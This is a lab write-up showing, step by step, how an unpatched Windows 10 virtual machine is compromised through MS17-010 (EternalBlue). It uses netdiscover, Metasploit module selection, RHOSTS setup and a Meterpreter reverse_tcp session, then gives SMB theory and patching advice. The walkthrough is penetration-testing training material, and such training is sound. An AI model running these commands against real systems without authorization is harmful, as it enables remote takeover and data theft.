Objective

To identify and exploit a known vulnerability (**MS17-010 / EternalBlue**) in a controlled virtual lab environment and gain **Meterpreter access** to the target Windows 10 system.


Lab Setup

- **Attacker Machine:** Kali Linux
- **Target Machine:** Windows 10 (Vulnerable version)
- **Virtualization:** Oracle VirtualBox
- **Network Type:** Host-Only / NAT Network

Methodology

Step 1: Network Discovery

- Type **netdiscover** to identify live hosts in the network
- Target IP identified - **192.168.29.86** (check PCS Systemtechnik GmbH)



Step 2: Launch Metasploit Framework

- In a new terminal, run the command: **msfconsole**

Step 3: Search for Vulnerability Exploit

- Found an exploit module related to the **SMB vulnerability**
- Type **search ms17-010**
- Use the related exploit module ID, which is **0** in this case.

```
msf6 > search ms17-010

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                    .                .        .      .
   12    \_ target: PowerShell                   .                .        .      .
   13    \_ target: Native upload                .                .        .      .
   14    \_ target: MOF upload                   .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   16    \_ AKA: ETERNALROMANCE                  .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   18    \_ AKA: ETERNALBLUE                     .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   21    \_ AKA: ETERNALROMANCE                  .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   23    \_ AKA: ETERNALBLUE                     .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010        .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                    .                .        .      .
   26    \_ AKA: ETERNALBLUE                     .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)        .                .        .      .
   29    \_ target: Neutralize implant           .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

Step 5: Configure Exploit Options

- Check options and **set RHOSTS —-> Target <IP>**
- Run **Exploit**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.29.86
RHOSTS => 192.168.29.86
msf6 exploit(windows/smb/ms17_010_eternalblue) > Options
[-] Unknown command: Options. Did you mean options? Run the help command for more details.
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.29.86    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.29.51    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```

Step 6: Meterpreter Access Successful

- This confirms remote access to the target system.
- Use the command **ipconfig** to validate the target <IP>
- Run Help command to explore meterpreter capabilities

```
192.168.29.131  ac:16:15:4f:58:5f    1      60  Apple, Inc.
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:cb:f1:ff
MTU          : 1500
IPv4 Address : 192.168.29.86
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2405:201:302b:c91c:c24:8ca7:91ad:6a09
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : 2405:201:302b:c91c:59ed:cde6:65d9:77a9
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address : fe80::c24:8ca7:91ad:6a09
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:1d56
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

7. Vulnerability Details

- **Name:** MS17-010 (EternalBlue)
- **Service Affected:** SMBv1
- **Severity:** Critical
- **Impact:**
  - Remote Code Execution (RCE)
  - Full system compromise
  - Data theft / lateral movement

8. Remediation Recommendations

- Disable SMBv1 protocol
- Apply Microsoft security patch (MS17-010)
- Use firewall rules to restrict SMB access
- Regular vulnerability scanning
- Endpoint protection & IDS/IPS implementation

9. Conclusion

The test successfully demonstrated how an unpatched system can be compromised using publicly available exploits.

This highlights the importance of **regular patching and security hardening**.

Theory: Understanding SMB Protocol

What is SMB?

Server Message Block (SMB) is a network communication protocol used in Windows systems for **sharing files, printers, and other resources** over a network.

It enables systems to read, write, and execute files remotely.

Example: Accessing a shared folder using: \\192.168.x.x\shared-folder\

How SMB Works

The SMB communication process involves:

1. **Client Request** – A system requests access to a shared resource
2. **Authentication** – Server verifies user credentials
3. **Authorization** – Permissions are checked
4. **Data Transfer** – Files/resources are accessed or modified

SMB Vulnerabilities

SMB has been a frequent target for attackers due to:

- Default enablement in Windows systems

- Exposure over **port 445**
- Legacy versions like SMBv1 containing critical flaws

One of the most critical vulnerabilities is:

- **EternalBlue**
    - Exploits SMBv1
    - Allows **Remote Code Execution (RCE)**
    - Used in large-scale attacks like ransomware outbreaks

Importance of Securing SMB

If SMB is not properly secured, attackers can:

- Gain unauthorized system access
- Execute malicious payloads remotely
- Perform lateral movement within networks
- Exfiltrate sensitive data

In penetration testing, SMB is often one of the **first attack vectors assessed**.

Security Best Practices

To safeguard SMB services:

- Disable **SMBv1**
- Apply latest security patches (e.g., MS17-010 fix)
- Restrict **port 445** via firewall
- Enforce strong authentication policies
- Use network segmentation
- Monitor SMB traffic using security tools

Summary

SMB is a critical protocol for network operations but poses significant security risks if misconfigured or outdated. Proper hardening and monitoring are essential to prevent exploitation.